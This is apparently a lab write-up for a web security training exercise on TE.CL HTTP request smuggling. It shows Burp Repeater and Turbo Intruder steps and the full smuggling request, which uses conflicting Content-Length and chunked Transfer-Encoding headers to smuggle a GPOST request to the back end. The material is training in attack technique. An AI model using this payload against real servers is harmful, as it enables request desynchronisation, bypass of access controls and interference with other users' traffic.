

Lab: HTTP request smuggling, basic TE.CL vulnerability

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method **GPOST**.


Tip

Manually fixing the length fields in request smuggling attacks can be tricky. Our [HTTP Request Smuggler](#) Burp extension was designed to help. You can install it via the BApp Store.


Note

This lab is designed to demonstrate the basic concepts behind [HTTP request smuggling](#). If you keep following our [learning materials](#), we've got plenty more labs that teach you how to exploit these vulnerabilities for some high-severity attacks.


Send Web Root Request to Repeater




Change Body to Post Request




Send Smuggle Probe




Review Smuggle Probe Results



Right Click on Request for Attack Menu



Tee Up Turbo Intruder - Change to GPOST & Add P/Swigger Host Address



Response !

	Pretty	Raw	Hex	Render
1	HTTP/1.1 403 Forbidden			
2	Content-Type: application/json			
3	Content-Encoding: gzip			
4	Connection: close			
5	Content-Length: 47			
6				
7	"Unrecognized method GPOST"			


Profit

Congratulations, you solved the lab!

Manual Exploitation

Send Web Root to Repeater

URL	Method	Path	Status
https://0a5900cc04030a8...	GET	/	200
https://0a5900cc04030a8...	GET	/reso	
https://0a5900cc04030a8...	GET	/imag	
https://0a5900cc04030a8...	GET	/imag	
https://0a5900cc04030a8...	GET	/imag	
https://0a5900cc04030a8...	GET	/imag	
https://0a5900cc04030a8...	GET	/imag	
https://0a5900cc04030a8...	GET	/imag	
https://0a5900cc04030a8...	GET	/imag	



- https://0a5900cc04030a80c0c8...0
- Add to scope
- Scan
- Do passive scan
- Do active scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer

Set Up Repeater and Send Twice

Request			
	Pretty	Raw	Hex
1	POST / HTTP/1.1		
2	Host: 0a5900cc04030a80c0c863c500c00081.web-security-academy.net		
3	Content-Type: application/x-www-form-urlencoded		
4	Content-length: 4		
5	Transfer-Encoding: chunked		
6			
7	5c		
8	GPOST / HTTP/1.1		
9	Content-Type: application/x-www-form-urlencoded		
10	Content-Length: 15		
11			
12	x=1		
13	0		

Full POST Request As Opposed to Stripped Down

Request

	Pretty	Raw	Hex
1	POST / HTTP/1.1	\r \n	
2	Host: 0a5900cc04030a80c0c863c500c00081.web-se		
3	Cookie: session=VWVjHAgfIGzhDWzhJGTy1W04MK1pX		
4	Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";		
5	Sec-Ch-Ua-Mobile: ?0	\r \n	
6	Sec-Ch-Ua-Platform: "Windows"	\r \n	
7	Upgrade-Insecure-Requests: 1	\r \n	
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win	Chrome/104.0.5112.102 Safari/537.36	\r \n
9	Accept:	text/html,application/xhtml+xml,application/	,application/signed-exchange;v=b3;q=0.9
10	Sec-Fetch-Site: same-origin	\r \n	
11	Sec-Fetch-Mode: navigate	\r \n	
12	Sec-Fetch-User: ?1	\r \n	
13	Sec-Fetch-Dest: document	\r \n	
14	Referer: https://0a5900cc04030a80c0c863c500c0		
15	Accept-Encoding: gzip, deflate	\r \n	
16	Accept-Language: en-GB,en-US;q=0.9,en;q=0.8	\r \n	
17	Connection: close	\r \n	
18	Content-Type: application/x-www-form-urlencoded		
19	Content-Length: 4	\r \n	
20	Transfer-Encoding: chunked	\r \n	
21		\r \n	
22	5c	\r \n	
23	GPOST / HTTP/1.1	\r \n	
24	Content-Type: application/x-www-form-urlencoded		
25	Content-Length: 15	\r \n	
26		\r \n	
27	x=1	\r \n	
28	0	\r \n	
29		\r \n	
30			

Review Response

Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 403 Forbidden			
2	Content-Type: application/json; charset=utf-8			
3	Connection: close			
4	Content-Length: 27			
5				
6	"Unrecognized method GPOST"			

Profit

Congratulations, you solved the lab!